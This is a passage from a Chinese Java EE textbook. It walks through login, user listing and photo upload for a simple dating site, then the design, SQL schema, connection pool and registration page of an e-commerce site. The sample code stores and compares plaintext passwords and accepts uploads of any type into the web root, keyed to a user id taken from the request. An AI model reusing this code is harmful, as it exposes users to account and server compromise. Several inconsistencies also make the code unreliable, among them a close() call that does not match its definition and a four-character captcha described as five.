    ResultSet rst = prep.executeQuery();
    if(rst.next()){
        user = new User();
        user.setId(rst.getInt("id"));
        user.setUsername(username);
        user.setName(rst.getString("name"));
        user.setAge(rst.getInt("age"));
        user.setGender(rst.getString("gender"));
        user.setPhone(rst.getString("phone"));
        user.setPwd(rst.getString("pwd"));
        user.setAsk(rst.getString("ask"));
    }
    DBUtil.close(conn);
        return user;
    }
```

在 Servlet 中需要将登录成功后的用户保存于 session 中，以便于后台能检测到用户，

后台 Servlet 核心代码如下。

```
String username = request.getParameter("username");
String pwd = request.getParameter("pwd");
UserDAO dao = new UserDAO();
try {
    User user = dao.findByUsername(username);
    if(user !=null && user.getPwd().equals(pwd)){
        //登录成功
        HttpSession session =
            request.getSession();
        session.setAttribute("user", user);
        response.sendRedirect("list.do");
    }else{
        request.setAttribute("login_error",
                "用户名或密码出错");
        request.getRequestDispatcher("login.jsp")
        .forward(request, response);
    }
} catch (Exception e) {
    e.printStackTrace();
}
```

最后将该 Servlet 中的信息配置到 web.xml 中去，代码如下。

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.4" xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
    http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd">
    <servlet>
        <servlet-name>CheckCodeServlet</servlet-name>
        <servlet-class>web.CheckCodeServlet</servlet-class>
    </servlet>
  <servlet>
    <servlet-name>ActionServlet</servlet-name>
    <servlet-class>web.ActionServlet</servlet-class>
  </servlet>
    <servlet-mapping>
        <servlet-name>CheckCodeServlet</servlet-name>
        <url-pattern>/checkcode</url-pattern>
    </servlet-mapping>
  <servlet-mapping>
    <servlet-name>ActionServlet</servlet-name>
    <url-pattern>*.do</url-pattern>
  </servlet-mapping>
</web-app>
```

14.9 用户列表模块

用户列表模块主要分为用户列表的显示、当前登录用户查看其他用户的权利、当前登

录用户上传自己的照片等功能。前台主要包括以下页面。

- user_list.jsp：用户列表页面。
- userDetail.jsp：用户详细页面。

当用户登录系统后，进入到用户列表页面，用户列表会显示全部的用户，供当前登录用户查看。

1. 查询所有用户

要想获得所有用户信息，就必须事先从数据库中取得所有用户数据，核心代码如下。

```
public List<User> findAll() throws Exception{
    List<User> users =
        new ArrayList<User>();
    Connection conn =
        DBUtil.getConnection();
    Statement stat = conn.createStatement();
    ResultSet rst = stat.executeQuery(
            "select * from f_user");
    while(rst.next()){
        User user = new User();
        user.setId(rst.getInt("id"));
        user.setUsername(rst.getString("username"));
        user.setName(rst.getString("name"));
        user.setAge(rst.getInt("age"));
        user.setGender(rst.getString("gender"));
        user.setPhone(rst.getString("phone"));
        user.setPwd(rst.getString("pwd"));
        user.setAsk(rst.getString("ask"));
        users.add(user);
    }
    DBUtil.close(conn);
    return users;
}
```

只有取得所有用户信息，才能在前台页面展示，核心 Servlet 代码如下。

```
UserDAO dao = new UserDAO();
    try {
        List<User> users = dao.findAll();
        request.setAttribute("users", users);
        request.getRequestDispatcher("user_list.jsp")
        .forward(request, response);
    } catch (Exception e) {
        e.printStackTrace();
        throw new ServletException(e);
    }
```

2. 用户列表页面

```
<%@page pageEncoding="utf-8"
contentType="text/html;charset=utf-8" %>
<%@taglib prefix="c1" uri="http://www.tarena.com/mytag" %>
```

```
<%@taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<c1:sessionValidate/>
<html>
    <head>
        <title>emplist</title>
        <meta http-equiv="content-type" content="text/html;charset=utf-8"/>
        <link rel="stylesheet" type="text/css" href="css/style.css" />
    </head>
    <body>
        <div id="wrap">
            <div id="top_content">
                <%@include file="head.jsp" %>
                <div id="content">
                    <p id="whereami">
                    </p>
                    <h1>
                        欢迎!
                    </h1>
                    <table class="table">
                        <tr class="table_header">
                            <td>
                                ID
                            </td>
                            <td>
                                用户名
                            </td>
                            <td>
                                性别
                            </td>
                            <td>
                                年龄
                            </td>
                            <td>

                            </td>
                        </tr>
                    <c:forEach var="user" items="${users}"
                    varStatus="status">
                        <tr class="row${status.index % 2 + 1}">
                            <td>
                                ${user.id}
                            </td>
                            <td>
                                ${user.username}
                            </td>
                            <td>
                                <c:if test="${user.gender == 'm'}">男</c:if>
                                <c:if test="${user.gender == 'f'}">女</c:if>
                            </td>
                            <td>
                                ${user.age}
```

```
                        </td>
                        <td>
                            <a href="userDetail.do?id=${user.id}">详细</a>
                        </td>
                    </tr>
                    </c:forEach>
                </table>
                <p>
                    <input type="button" class="button" value="退出系统"
                        onclick="location='logout.do'" />
                </p>
            </div>
        </div>
        <div id="footer">
            <div id="footer_bg">
                ABC@126.com
            </div>
        </div>
    </div>
</body>
</html>
```

用户列表显示效果如图 14-6 所示。




图 14-6　用户列表

3. 上传照片功能

当前用户登录时，需要上传自己的照片，而照片上传需要使用 comm-upload 方法，核心代码如下。

```
        int userId = Integer.parseInt(request.getParameter("id"));
    DiskFileItemFactory factory =
        new DiskFileItemFactory();
```

```
        ServletFileUpload sfu =
            new ServletFileUpload(factory);
        try {
            List<FileItem> items =
                sfu.parseRequest(request);
            for(int i=0;i<items.size();i++){
                FileItem curr = items.get(i);
                if(curr.isFormField()){
                    //
                }else{
                    String path =
                        getServletContext().getRealPath("upload");
                    String fileName = curr.getName();
                    //在某些操作系统上，fileName会包含有路径
                    fileName = fileName.substring(
                            fileName.lastIndexOf("/") + 1);
                    curr.write(new File(path + "\\"
                            + "pic_"+ userId + "\\" + fileName));
                    System.out.println("fileName:" + fileName);
                    //另外，还要将上传的照片文件名称保存到数据库
                    PicDAO dao = new PicDAO();
                    Pic pic = new Pic();
                    pic.setPicName(fileName);
                    pic.setUserId(userId);
                    dao.save(pic);
                    response.sendRedirect(
                            "userDetail.do?id=" + userId);
                }
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
```

4. 上传照片页面

该页面可以让用户选择本地的图片进行上传，实现的代码如下。

```
<%@page pageEncoding="utf-8"
contentType="text/html;charset=utf-8" %>
<%@taglib prefix="c1" uri="http://www.tarena.com/mytag" %>
<%@taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<c1:sessionValidate/>
<html>
    <head>
        <title>update Emp</title>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <link rel="stylesheet" type="text/css" href="css/style.css" />
    </head>
    <body>
        <div id="wrap">
            <div id="top_content">
                <%@include file="head.jsp" %>
```

```
<div id="content">
    <p id="whereami">
    </p>
    <h1>
        用户详细信息:
    </h1>
    <table class="table">
        <tr>
            <td>
                姓名
            </td>
            <td>
                电话
            </td>
        </tr>
        <tr>
            <td>
                ${user.name}
            </td>
            <td>
                ${user.phone}
            </td>
        </tr>
    </table>
    <h1>
        对方要求:
    </h1>
    <table>
        <tr>
            <td colspan="2">
                <textarea cols="80"
style="border:0px;resize:none;">${user.ask}</textarea>
            </td>
        </tr>
    </table>
    <br/>
    <h1>
        上传照片:
    </h1>
    <c:if test="${sessionScope.user.id == requestScope.user.id}">
        <form action="upload.do?id=${user.id}" method="post"
            enctype="multipart/form-data">
            <input type="file" name="file1" />
            <input type="submit" value="确定" />
        </form>
    </c:if>
    <h1>
        查看照片:
    </h1>
    <table>
            <c:if test="${!empty sessionScope.user}">
```

```
                                    <c:forEach var="pic" items="${pics}">
                                    <tr>
                                        <td>
                                            <img
src="upload/pic_${user.id}/${pic.picName}" width="300"
                                                height="200" />
                                        </td>
                                    </tr>
                                    </c:forEach>
                                    </c:if>
                            </table>
                        </div>
                        <input type="button" onclick="location='list.do'" value="
                        查看所有用户"/>

                    </div>
                    <div id="footer">
                        <div id="footer_bg">
                            ABC@126.com
                        </div>
                    </div>
                </div>
            </body>
        </html>
```

页面显示效果如图 14-7 所示。

图 14-7　上传照片

5. 查看其他用户

查看其他用户功能很简单，只需要将该用户的用户 ID 传给后台操作就行了，前台代码如下。

```
<a href="userDetail.do?id=${user.id}">详细</a>
```

查看单个用户的后台代码如下。

```
    public User findByUserId(int id)
    throws Exception{
```

```
        User user = null;
        Connection conn =
            DBUtil.getConnection();
        PreparedStatement prep =
            conn.prepareStatement(
                    "select * from f_user where id=?");
        prep.setInt(1, id);
        ResultSet rst = prep.executeQuery();
        if(rst.next()){
            user = new User();
            user.setId(id);
            user.setUsername(rst.getString("username"));
            user.setName(rst.getString("name"));
            user.setAge(rst.getInt("age"));
            user.setGender(rst.getString("gender"));
            user.setPhone(rst.getString("phone"));
            user.setPwd(rst.getString("pwd"));
            user.setAsk(rst.getString("ask"));
        }
        DBUtil.close(conn);
        return user;
    }
```

查看其他用户的界面如图 14-8 所示。

图 14-8　查看用户信息

14.10　本章小结

本章介绍了简易交友系统的开发，对简易交友系统的需求进行了详细分析，根据系统分析对其数据库等也进行了设计。因为本系统只对交友的详细信息进行了讲解，读者可以结合所学知识，对该系统进行改进。

第 15 章　电子商务系统

本章通过介绍电子商务系统，进一步介绍使用 Java EE 开发系统的方法。本章主要介绍电子商务系统的主要模块开发，并对模块的功能进行介绍。其中，该系统采用 MVC 架构，这是读者必须掌握的开发系统的方法。

本章主要内容：

- MVC 架构思想
- Struts 2 框架的使用
- 电子商务系统的主要模块开发

15.1　系统概述

本系统实现基于 Java EE 平台的电子商务平台，通过该平台可以高效地购买商品。电子商务系统主要实现对商品的购买、购物车的管理、订单管理等功能。读者通过此案例，可以掌握使用 MyEclipse 8.5 在 Java EE 平台上开发系统的基本方法，为以后的进一步学习打下坚实的基础，另外本系统采用如下技术架构：

- 涉及技术：JDBC、AJAX、javascript、Struts 2。
- 主要基于 MVC 思想，采取分层结构开发。
- 表现层：JSP。
- 控制层：Struts 2 控制器和 Action。
- 业务层：Service。
- 数据访问层：DAO。

15.2　需求分析

电子商务系统的主要功能如下。

- 用户管理模块。
- 产品浏览模块。
- 购物车模块。
- 生成订单模块。

其中，用户管理包括用户的登录和注册等，当用户在产品界面购买商品时，界面会跳转到购物车模块，在购物车模块用户可以对购物车的产品数量进行增加和修改，以及对购买产品的删除等。另外，当用户在购物车模块购买成功后会进入订单模块，订单模块会对用户购买的商品进行再次确认，填写用户地址等详细信息，当用户第二次购买时，用户之

前的地址会保存下来供用户选择，这样就省去用户再次填写地址的烦琐操作。

15.3 系统结构图

结合前面的系统需求分析，可归纳出系统的结构图如图 15-1 所示。




图 15-1 系统结构图

主要模块如下。

（1）用户模块：用户模块主要针对用户的登录和注册，只有登录成功的用户才可以购买商品。

（2）产品浏览模块：产品浏览模块主要分为两大类：左边为菜单模块，右边为主要商品模块，其中，商品模块主要分为热销商品、最新商品、推荐商品等。

（3）购物车模块：主要对用户购买商品的数量进行变更、删除及恢复商品显示。

（4）订单模块：主要对用户的订单进行确认，生成订单等操作。

15.4 开发环境

本系统采用如下环境开发。

- 操作系统：Windows 7。
- 开发工具：MyEclipse 8.5。
- 数据库环境：MySQL 5.6。

15.5 数据库表设计

根据系统结构图，以及主要模块功能，建立如下数据库系统表。

用户信息表表名 d_user，如表 15-1 所示。

表 15-1 用户信息表

序 号	列 名	数据类型	主 键	默认值
1	ID	int	是	
2	email	varchar		
3	nickname	varchar		
4	password	varchar		
5	user_integral	int		
6	is_email_verify	char		
7	email_verify_code	varchar		
8	last_login_time	bigint		
9	last_login_ip	varchar		

收货地址表表名 d_receive_address，如表 15-2 所示。

表 15-2 收获地址表

序 号	列 名	数据类型	主 键	默认值
1	ID	int	是	
2	user_id	int		
3	receive_name	varchar		
4	full_address	varchar		
5	postal_code	int		
6	mobile	char		
7	phone	varchar		

产品类别表表名 d_category，如表 15-3 所示。

表 15-3 产品类别表

序 号	列 名	数据类型	主 键	默认值
1	ID	int	是	
2	turn	int		
3	en_name	varchar		
4	name	varchar		
5	description	varchar		
6	parent_id	int		

产品表表名 d_product，如表 15-4 所示。

表 15-4 产品类别表

序 号	列 名	数据类型	主 键	默认值
1	ID	int	是	

续表

序　号	列　名	数据类型	主　键	默认值
2	product_name	varchar		
3	description	varchar		
4	add_time	bigint		
5	fixed_price	double		
6	web_price	double		
7	keywords	varchar		
8	has_deleted	int		
9	product_pic	varchar		

图书表表名 d_book，如表 15-5 所示。

表 15-5　图书表

序　号	列　名	数据类型	主　键	默认值
1	ID	int	是	
2	author	varchar		
3	publishing	varchar		
4	publish_time	bigint		
5	word_number	double		
6	which_edtion	double		
7	total_page	varchar		
8	print_time	int		
9	print_number	varchar		
10	isbn	varchar		
11	author_summary	text		
12	catalogue	text		

产品类别对应关系表表名 d_category_product，如表 15-6 所示。

表 15-6　产品类别对应关系表

序　号	列　名	数据类型	主　键	默认值
1	ID	int	是	
2	product_id	int		
3	cat_id	int		

订单表表名 d_order，如表 15-7 所示。

表 15-7　订单表

序　号	列　名	数据类型	主　键	默认值
1	ID	int	是	
2	user_id	int		
3	status	int		
4	order_time	bigint		
5	order_desc	varchar		
6	total_price	double		
7	receive_name	varchar		
8	full_address	varchar		

续表

序　号	列　名	数据类型	主　键	默认值
9	postal_code	varchar		
10	mobile	varchar		
11	phone	varchar		

订单明细表表名 d_item，如表 15-8 所示。

表 15-8　订单明细表

序　号	列　名	数据类型	主　键	默认值
1	ID	int	是	
2	order_id	int		
3	product_id	int		
4	product_name	varchar		
5	web_price	double		
6	product_num	int		
7	amount	int		

15.6　项目及数据库搭建

对系统的需求分析和数据库设计后，可以开始创建项目。

（1）启动 MyEclipse 8.5，单击 File→New 菜单命令，打开 Web Project 菜单，如图 15-2 所示。




图 15-2　创建 web 工程

（2）填写 web 相应参数，如图 15-3 所示。




图 15-3　填写 web 工程相应参数

（3）单击 Finish 按钮后，完成 web 工程的建立，如图 15-4 所示。




图 15-4　web 工程

（4）项目创建完毕后，需要引入如下 jar 包：Struts 2 的 jar 包、mysql 驱动 jar 包、struts2-JSON-plugin.jar 开发包，在项目中的效果图如图 15-5 所示。




图 15-5　必要的 jar 包

（5）jar 包添加进项目之后，接着就需要对项目中的 package 进行层次划分了。具体划分如下。

通用包：com.wuzy.web

控制层：com.wuzy.web.action

com.wuzy.web.action.user 用户模块

com.wuzy.web.action.main 产品浏览模块

com.wuzy.web.action.cart 购物车模块

com.wuzy.web.action.order 订单模块

业务层：com.wuzy.web.service

数据访问层：com.wuzy.web.dao

工具类包：com.wuzy.web.util

实体类包：com.wuzy.web.entity

通用类包：com.wuzy.web.common

拦截器包：com.wuzy.web.interceptor

另外 Struts 2 的几个配置文件如下。

struts-user.xml：用户模块

struts-main.xml：产品浏览模块

struts-cart.xml：购物车模块

struts-order.xml：订单模块

struts.xml：主配置，各模块配置由主配置通过<include>加载

系统包结构搭建完毕之后，就需要创建本系统所需要的表的 SQL 语句了，如下所示。

```
/**产品表**/
CREATE TABLE d_product (
  id int(12) NOT NULL auto_increment,
  product_name varchar(100) NOT NULL,
  description varchar(100) default NULL,
  add_time bigint(20) default NULL,
  fixed_price double NOT NULL,
  dang_price double NOT NULL,
  keywords varchar(200) default NULL,
  has_deleted int(1) NOT NULL default '0',
  product_pic varchar(200) default NULL,
  PRIMARY KEY  (id)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;

/**图书表**/
CREATE TABLE d_book (
  id int(12) NOT NULL,
  author varchar(200) NOT NULL,
  publishing varchar(200) NOT NULL,
  publish_time bigint(20) NOT NULL,
  word_number varchar(15) default NULL,
  which_edtion varchar(15) default NULL,
  total_page varchar(15) default NULL,
```

```
  print_time int(20) default NULL,
  print_number varchar(15) default NULL,
  isbn varchar(25) default NULL,
  author_summary text NOT NULL,
  catalogue text NOT NULL,
  PRIMARY KEY  (id)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;

/**产品类别表**/
CREATE TABLE d_category (
  id int(12) NOT NULL auto_increment,
  turn int(10) NOT NULL,
  en_name varchar(200) NOT NULL,
  name varchar(200) NOT NULL,
  description varchar(200),
  parent_id int(10),
  PRIMARY KEY  (id)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;

/**产品类别分类表**/
CREATE TABLE d_category_product (
  id int(12) NOT NULL auto_increment,
  product_id int(10) NOT NULL,
  cat_id int(10) NOT NULL,
  PRIMARY KEY  (id)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;

/**订单明细表**/
CREATE TABLE d_item (
  id int(12) NOT NULL auto_increment,
  order_id int(10) NOT NULL,
  product_id int(10) NOT NULL,
  product_name varchar(100) NOT NULL,
  dang_price double NOT NULL,
  product_num int(10) NOT NULL,
  amount double NOT NULL,
  PRIMARY KEY  (id)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;

/**订单表**/
CREATE TABLE d_order (
  id int(10) NOT NULL auto_increment,
  user_id int(10) NOT NULL,
  status int(10) NOT NULL,
  order_time bigint(20) NOT NULL,
  order_desc varchar(100) default NULL,
  total_price double NOT NULL,
  receive_name varchar(100) default NULL,
  full_address varchar(200) default NULL,
  postal_code varchar(8) default NULL,
  mobile varchar(20) default NULL,
```

```
  phone varchar(20) default NULL,

  PRIMARY KEY  (id)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;

/**收货地址表**/
CREATE TABLE d_receive_address (
  id int(12) NOT NULL auto_increment,
  user_id int(11) NOT NULL,
  receive_name varchar(20) NOT NULL,
  full_address varchar(200) NOT NULL,
  postal_code varchar(8) NOT NULL,
  mobile varchar(15) default NULL,
  phone varchar(20) default NULL,
  PRIMARY KEY  (id)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;

/**用户表**/
CREATE TABLE d_user (
  id int(12) NOT NULL auto_increment,
  email varchar(50) NOT NULL,
  nickname varchar(50) default NULL,
  password varchar(50) NOT NULL,
  user_integral int(12) NOT NULL default '0',
  is_email_verify char(3),
  email_verify_code varchar(50) default NULL,
  last_login_time bigint default NULL,
  last_login_ip varchar(15) default NULL,
  PRIMARY KEY  (id),
  UNIQUE KEY email (email)
) ENGINE=InnoDB DEFAULT CHARSET=utf8;
```

15.7 数据库公共类的实现

本案例使用 DBUtil 类来实现封闭常用的数据操作类，以方便操作数据库。

DBUtil 用于简化重复的数据库连接、关闭等操作，另外，本系统采用数据库连接池技术来操作数据库，采用连接池主要有以下两点好处。

（1）可以将数据库的连接控制在一个安全数量范围内。

（2）连接池中的连接对象与数据库保持连接，避免频繁地创建和销毁 Connection。

以下代码是数据库公共类的实现。

```
import java.sql.Connection;
import java.sql.SQLException;
import java.util.Properties;

import javax.sql.DataSource;
```

```
import org.apache.commons.dbcp.BasicDataSourceFactory;

public class DBUtil {
    private static DataSource ds;
    //在同一个线程中保存某个对象
    private static final ThreadLocal<Connection>
        connLocal = new ThreadLocal<Connection>();
    static {
        Properties props = new Properties();
        try {
            //记载连接池参数！实例化连接池对象

props.load(DBUtil.class.getClassLoader().getResourceAsStream(
                    "dbcp.properties"));
            ds = BasicDataSourceFactory.createDataSource(props);
        } catch (Exception e) {
            //TODO Auto-generated catch block
            e.printStackTrace();
        }
    }

    public static Connection getConnection() throws SQLException {
        //连接池中获取 Connection
        Connection conn=connLocal.get();
        if(conn==null){
            conn=ds.getConnection();
            connLocal.set(conn);
        }
        return conn;

    }

    //释放 Connection
    public static void close() throws SQLException {
        Connection conn = connLocal.get();
        connLocal.set(null);
        if(conn != null && !conn.isClosed()){
            conn.close();
        }
    }

}
```

15.8 用户模块的实现

用户模块是商品购买的入口，只有登录成功的用户才能购买商品，用户模块主要分为以下两方面。

- 用户注册。
- 用户登录。

15.8.1 用户注册

用户注册是为第一次登录系统的用户提供的，只有注册之后，才能实现登录功能，用户注册是用户登录的前提。

（1）填写用户信息。

用户界面代码如下所示。

```
<%@page contentType="text/html;charset=utf-8"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <title>用户注册 - 西电购书系统</title>
        <link href="../css/login.css" rel="stylesheet" type="text/css" />
        <link href="../css/page_bottom.css" rel="stylesheet" type="text/css" />
        </head>
    <body>
        <%@include file="../common/head1.jsp"%>
        <div class="login_step">
            注册步骤:
            <span class="red_bold">1.填写信息</span> > 2.验证邮箱 > 3.注册成功
        </div>
        <div class="fill_message">
            <form name="ctl00" method="post"
                action="/web/user/regist.action" id="f">
                <h2>
                    以下均为必填项
                </h2>
                <table class="tab_login">
                    <tr>
                        <td valign="top" class="w1">
                            请填写您的 E-mail 地址:
                        </td>
                        <td>
                <input name="user.email" type="text" id="txtEmail"
                class="text_input" />
                            <div class="text_left" id="emailValidMsg">
                                <p>
                                    请填写有效的 E-mail 地址，在下一步中您将用此
                                    邮箱接收验证邮件。
                                </p>
                            <span id="email.info" style="color:red"></span>
                            </div>
                        </td>
                    </tr>
```

```
            <tr>
                <td valign="top" class="w1">
                    设置您在西电购书系统的昵称：
                </td>
                <td>
                    <input name="user.nickname" type="text"
                    id="txtNickName"
                        class="text_input" />
                    <div class="text_left" id="nickNameValidMsg">
                        <p>
                            您的昵称可以由小写英文字母、中文、数字组成，
                        </p>
                        <p>
                            长度 4－20 个字符，一个汉字为两个字符。
                        </p>
                        <span id="name.info" style="color:red"></span>
                    </div>
                </td>
            </tr>
            <tr>
                <td valign="top" class="w1">
                    设置密码：
                </td>
                <td>
<input name="user.password" type="password" id="txtPassword"
                    class="text_input" />
                    <div class="text_left" id="passwordValidMsg">
                        <p>
                您的密码可以由大小写英文字母、数字组成，长度 6－20 位。
                        </p>
                        <span id="password.info" style="color:red"></span>
                    </div>
                </td>
            </tr>
            <tr>
                <td valign="top" class="w1">
                    再次输入您设置的密码：
                </td>
                <td>
    <input name="password1" type="password" id="txtRepeatPass"
                        class="text_input" />
                    <div class="text_left" id="repeatPassValidMsg">
                     <span id="password1.info" style="color:red"></span>
                    </div>
                </td>
            </tr>
            <tr>
                <td valign="top" class="w1">
                    验证码：
                </td>
                <td>
```

```
        <a id="change1"><img class="yzm_img" id="code" src="imagecode.action"
        /></a>
                            <input name="code_text" type="text" id="code_text"
                                class="yzm_input" />
                            <div class="text_left t1">
                             <p class="t1">
                              <span id="code_span" style="color:red"></span><br/>
                        <span id="vcodeValidMsg">请输入图片中的五个字母。</span>

                            <a id="change" href="#">看不清楚？换个图片</a>
                                </p>
                            </div>
                        </td>
                    </tr>
                </table>

                <div class="login_in">
                  <input id="btnClientRegister" class="button_1" name="submit"
                        type="submit" value="注 册" />
                </div>
            </form>
        </div>
        <%@include file="../common/foot1.jsp"%>
    </body>
</html>
```

显示效果如图 15-6 所示。

图 15-6　用户注册界面

另外，用户注册界面还应设置验证码功能，验证码功能主要防止黑客使用软件胡乱注册，有了验证码，系统就可以有效防止恶意注册了，验证码工具类如下所示。

```
package com.wuzy.web.util;
import java.awt.Color;
import java.awt.Font;
import java.awt.Graphics;
```

```
import java.awt.image.BufferedImage;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.util.HashMap;
import java.util.Map;
import java.util.Random;

import com.sun.image.codec.jpeg.ImageFormatException;
import com.sun.image.codec.jpeg.JPEGCodec;
import com.sun.image.codec.jpeg.JPEGImageEncoder;

public final class ImageUtil {
    private static final String[] chars = { "0", "1", "2", "3", "4", "5", "6",
            "7", "8", "9", "A", "B", "C", "D", "E", "F", "G", "H", "I"};
    private static final int SIZE = 4;
    private static final int LINES = 2;
    private static final int WIDTH = 200;
    private static final int HEIGHT = 100;
    private static final int FONT_SIZE = 40;

    public static Map<String,BufferedImage> createImage() {
        StringBuffer sb = new StringBuffer();
        BufferedImage image = new BufferedImage(WIDTH, HEIGHT,
                BufferedImage.TYPE_INT_RGB);
        Graphics graphic = image.getGraphics();
        graphic.setColor(Color.LIGHT_GRAY);
        graphic.fillRect(0, 0, WIDTH, HEIGHT);
        Random ran = new Random();

        for(int i=1;i<=SIZE;i++){
            int r = ran.nextInt(chars.length);
            graphic.setColor(getRandomColor());
            graphic.setFont(new Font(null,Font.BOLD+Font.ITALIC,FONT_SIZE));
            graphic.drawString(chars[r],(i-1)*WIDTH/SIZE , HEIGHT/2);
            sb.append(chars[r]);
        }

        for(int i=1;i<=LINES;i++){
            graphic.setColor(getRandomColor());
graphic.drawLine(ran.nextInt(WIDTH), ran.nextInt(HEIGHT),
ran.nextInt(WIDTH),ran.nextInt(HEIGHT));
        }
        Map<String,BufferedImage> map = new HashMap<String,BufferedImage>();
